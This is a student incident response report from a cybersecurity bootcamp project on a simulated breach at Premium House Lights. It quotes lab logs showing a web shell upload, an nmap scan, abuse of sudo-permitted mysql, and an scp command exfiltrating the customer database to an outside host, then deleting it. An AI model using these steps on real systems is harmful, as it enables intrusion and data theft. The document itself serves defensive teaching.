Incident Response Report

Subject:

Premium House Lights Inc. Data Breach


Robert Ajegbo

Lighthouse Labs Cyber Security June 26 Cohort


Bootcamp Final Project

Executive Summary:

In February 2022, it was confirmed that we had suffered a significant data breach here at Premium House Lights (PHL). The attackers, only known as the 4C484C Group, gained unauthorized access via the internet to the online web server. They did this by using brute force techniques to eventually establish a handshake and gain remote access. After they had successfully gained access, the hackers were able to move laterally through the network with relative ease. There is a clear lack of effective network segmentation on our network and as a result of this major flaw in the layout, they quickly gained unauthorized access to the PHL database which holds the personally identifiable information (PII) of all of the customers. The intruders copied and stole the database containing this private data, which could now result in serious consequences for the customers. Below, I have attached a screen capture from the extortion email containing the customer data. You can see in another screen capture below that the data matches our customer database table.



```
+------------------+-----------------+--------------+
| contactFirstName | contactLastName | phone        |
+------------------+-----------------+--------------+
| Carine           | Schmitt         | 40.32.2555   |
| Jean             | King            | 7025551838   |
| Peter            | Ferguson        | 03 9520 4555 |
| Janine           | Labrune         | 40.67.8555   |
| Jonas            | Bergulfsen      | 07-98 9555   |
+------------------+-----------------+--------------+
```



```
(103,'Atelier graphique','Schmitt','Carine ','40.32.2555','54, rue
Royale',NULL,'Nantes',NULL,'44000','France',1370,'21000.00'),

(112,'Signal Gift Stores','King','Jean','7025551838','8489 Strong St.',NULL,'Las
Vegas','NV','83030','USA',1166,'71800.00'),

(114,'Australian Collectors, Co.','Ferguson','Peter','03 9520 4555','636 St Kilda Road','Level
3','Melbourne','Victoria','3004','Australia',1611,'117300.00'),

(119,'La Rochelle Gifts','Labrune','Janine ','40.67.8555','67, rue des Cinquante
Otages',NULL,'Nantes',NULL,'44000','France',1370,'118200.00'),

(121,'Baane Mini Imports','Bergulfsen','Jonas ','07-98 9555','Erling Skakkes gate
78',NULL,'Stavern',NULL,'4110','Norway',1504,'81700.00'),
```


Incident Timeline:

Timestamp	Event	MITRE ATT&CK Tactic
February 19, 2022 21:56:11 to 21:57:40	Attackers used SiteCheckerBotCrawler to collect data about web pages	Reconnaissance
February 19, 2022 21:58:40	Trying to run malicious code on the PHL server	Execution
February 19, 2022 21:59:04	Three-way handshake established between adversary and server	Reconnaissance
February 19, 2022 22:00:27	Gained access to the PHL Database	Lateral Movement
February 19, 2022 22:00:55	SQL Injection	Discovery
February 19, 2022 22:01:45	Hackers successfully exfiltrate copy of the database including private information of customers	Exfiltration

Technical Analysis:

Artifacts Hash Verification:

Before beginning our analysis, we must verify the integrity of the artifacts to ensure that they were not tampered with. I used a standard hash verification command in the Windows command line to confirm the files' integrity. As you can see in the screen captures below, all of the hash values match up so we can assume that they are safe to analyze.



```
a66f7146673945cb7ddf2b6729ed52925f4b360b49443bb27396c01fa2536d4f  phl_access_log.txt
22f19001f353b562858eab2e7c889c86e5c9c1018145e52794315bf9c73f0d65
phl_database_access_log.txt
ec309fed496b60ddcb3ca9483409efd90c8b31ddfe94000238ca5f64ef199db1  phl_database.pcap
8f52f9ddafa8375bb140e5b4ec540a178b8c6ba200980d91671c8a7fcb34da2c  phl_database_shell.txt
29a5a3057fde1fbc7676983acdd5979180f4805472596d21f15f7868025f2ee8  phl_database_tables.db
e9eaf64b7f1d69d255c7245f44deb7aca4358d2c0399eebd77fe4482bc2eb468
phl_network_diagram.png
6b40cb60e4c25e7143a67bbaa3e532417d27b7cdd6034b03ee07e244c2bdd8ef  phl_webserver.pcap
```

```
C:\Users\Robert Ajegbo\Desktop\Project Artifacts>certutil -hashfile phl_access_log.txt SHA256
SHA256 hash of phl_access_log.txt:
a66f7146673945cb7ddf2b6729ed52925f4b360b49443bb27396c01fa2536d4f
CertUtil: -hashfile command completed successfully.

C:\Users\Robert Ajegbo\Desktop\Project Artifacts>certutil -hashfile phl_database.pcap SHA256
SHA256 hash of phl_database.pcap:
ec309fed496b60ddcb3ca9483409efd90c8b31ddfe94000238ca5f64ef199db1
CertUtil: -hashfile command completed successfully.

C:\Users\Robert Ajegbo\Desktop\Project Artifacts>certutil -hashfile phl_database_access_log.txt SHA256
SHA256 hash of phl_database_access_log.txt:
22f19001f353b562858eab2e7c889c86e5c9c1018145e52794315bf9c73f0d65
CertUtil: -hashfile command completed successfully.

C:\Users\Robert Ajegbo\Desktop\Project Artifacts>certutil -hashfile phl_database_shell.txt SHA256
SHA256 hash of phl_database_shell.txt:
8f52f9ddafa8375bb140e5b4ec540a178b8c6ba200980d91671c8a7fcb34da2c
CertUtil: -hashfile command completed successfully.

C:\Users\Robert Ajegbo\Desktop\Project Artifacts>certutil -hashfile phl_database_tables.db SHA256
SHA256 hash of phl_database_tables.db:
29a5a3057fde1fbc7676983acdd5979180f4805472596d21f15f7868025f2ee8
CertUtil: -hashfile command completed successfully.

C:\Users\Robert Ajegbo\Desktop\Project Artifacts>certutil -hashfile phl_webserver.pcap SHA256
SHA256 hash of phl_webserver.pcap:
6b40cb60e4c25e7143a67bbaa3e532417d27b7cdd6034b03ee07e244c2bdd8ef
CertUtil: -hashfile command completed successfully.
```


Attacker Reconnaissance:

In the Access Log, we can see some HTTP GET Requests from the attackers using SiteCheckerBotCrawler to seek information about specific web pages.

```
136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET /?_escaped_fragment_= HTTP/1.1" 200
491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
136.243.111.17 - - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
138.201.202.232 - - [19/Feb/2022:21:57:40 -0500] "GET / HTTP/1.1" 200 491 "-"
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
```

Access Log Requests:


Deeper into the access log, we can see that the hackers are trying to gain access to the server to run malicious code but they are met with the HTTP 404 error code. Eventually, they successfully request data through the GET command for an upload file. They are met with an HTTP 200 OK code following the request and they can run a POST command to gain remote access to the web server. (HTTP or Hypertext Transfer Protocol is the standard protocol for transmitting data over the internet.)



```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /portal HTTP/1.1" 404 437 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1"
404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404
437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-"
"curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1"
200 2655 "-" "curl/7.68.0"
```

<u>Initial three-way handshake established [SYN] [SYN, ACK] [ACK]</u>


A three-way handshake is established between the server and the suspected attacker on an unknown IP address (138.68.92.163). This is the standard method for creating a TCP connection between two devices and thus, allowing the intruders to communicate with the web server. Below, you can see a screen capture of the three-way handshake within the web server packet capture on Wireshark.



```
786  2022-02-19 19:59:04.073598   138.68.92.163     54950  134.122.33.221      80  TCP    76  54950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
787  2022-02-19 19:59:04.073651   134.122.33.221       80  138.68.92.163    54950  TCP    76  80 → 54950 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
788  2022-02-19 19:59:04.171702   138.68.92.163     54950  134.122.33.221      80  TCP    68  54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
789  2022-02-19 19:59:04.171795   138.68.92.163     54950  134.122.33.221      80  HTTP  589  POST /uploads/shell.php HTTP/1.1  (application/x-w
790  2022-02-19 19:59:04.171843   134.122.33.221       80  138.68.92.163    54950  TCP    68  80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TSv
```

<u>Network map (Nmap) Scan:</u>


The attackers run an Nmap scan on the network. This scan allowed them to identify hosts on a target network and scan for open ports. These open ports can be used as a backdoor entry to gain access to the hosts. Below, you can see a screen capture of the Nmap scan used by the hackers to map out the Premium House Lights network.



```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24 -sS
nmap 10.10.1.0/24 -sS
You requested a scan type which requires root privileges.
QUITTING!
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet

Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
```

SQL Injection:


Below, you will see how the attackers deployed a SQL injection technique to compromise the system and replicate the original database.



```
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password: 

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

No entry for terminal type "unknown";
using dumb terminal settings.
Type 'help;' or '\h' for help. Type '\c' to clear the current inp

mysql> show databases;
show databases;
```

Database Exfiltration:

In the following screen capture, you can see exactly how the attackers exfiltrated the stolen database. They used an SCP (secure copy protocol) command to transfer the phl.db file to another unknown destination host of 178.62.228.28. Following the successful exfiltration, they removed the copied database file from the database to try and cover their tracks.



```
/*!40000 ALTER TABLE `customers` ENABLE KEYS */;
phl@database:~$ ls
ls
phl.db
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123


phl.db                                          0%    0     0.0KB/s   --:-- ETA
phl.db                                        100%   19KB 105.9KB/s   00:00
phl@database:~$ rm phl.db
rm phl.db
phl@database:~$ exit
exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$ exit
exit
exit
$ exit
```

Incident Response:

Following these reactive measures outlined by the NIST Cybersecurity Framework; will ensure that the incident is addressed thoroughly and effectively:

1. Containment:
   a. Isolate and contain affected systems to prevent further unauthorized access
   b. Change access credentials, and lock down compromised accounts
   c. Apply any available security patches to address vulnerabilities
2. Eradication:
   a. Determine the root cause of the breach and eliminate the threat
3. Recovery:
   a. Restore affected systems from clean backups to bring them to a secure state
4. Communication and Coordination:
   a. Notify affected customers promptly, providing clear and concise information to provide full transparency
   b. Coordinate with stakeholders to ensure a cohesive response
      i. Learn from this incident to prevent future incidents

Post-Incident Recommendations:

As stated above, the best way to fully recover from a cyber incident like this is to take some learning from it. You must now implement proactive measures to enhance the overall security landscape and try to prevent future breaches. The following security measures align with the NIST Framework and improve your overall security infrastructure:

1. Implement Multi-Factor Authentication (MFA):
    a. MFA should be enforced as it enhances security by requiring multiple forms of authentication and it helps protect against unauthorized access
2. Network Segmentation:
    a. The network layout should be changed so that critical systems are isolated from less secure areas of the network. You should also consider implementing firewalls to filter out unwanted attention and prevent unauthorized access.
3. Data Encryption and Access Controls:
    a. All sensitive data and private information should be secured through encryption to prevent hackers from accessing it even if they breach the network. You should also implement strict access controls such as Role-Based access control where the employees only have the minimum access needed to complete their tasks.
4. Security Awareness Training:
    a. All employees must understand the importance of protecting sensitive customer data. They should be educated and made aware of common threats, best practices, and how to recognize and report suspicious activity (or at least what potentially could be suspicious).
5. Consider hiring a Cyber Security Team:
    a. They can help with conducting security assessments and penetration testing to identify vulnerabilities
    b. They can also help with continuous monitoring to help prevent future attacks

References

(n.d.). MITRE ATT&CK®. Retrieved September 12, 2023, from https://attack.mitre.org

Computer Security Incident Handling Guide. (n.d.). NIST Technical Series Publications. Retrieved September 12, 2023, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

Cybersecurity Framework | NIST. (n.d.). National Institute of Standards and Technology. Retrieved September 12, 2023, from https://www.nist.gov/cyberframework

Froehlich, A. (n.d.). *How to Prevent a Data Breach: 10 Best Practices and Tactics*. TechTarget. Retrieved September 12, 2023, from https://www.techtarget.com/searchsecurity/tip/How-to-prevent-a-data-breach-10-best-practices-and-tactics

Threat Scenario. (2022, August 30). LHL Compass. Retrieved September 11, 2023, from https://cyber.compass.lighthouselabs.ca/p/2/days/w11d3/activities/3186

What is a web crawler? | How web spiders work. (n.d.). Cloudflare. Retrieved September 12, 2023, from https://www.cloudflare.com/en-ca/learning/bots/what-is-a-web-crawler/

What is TCP 3 Way Handshake? (n.d.). Scaler. Retrieved September 12, 2023, from https://www.scaler.com/topics/computer-network/tcp-3-way-handshake/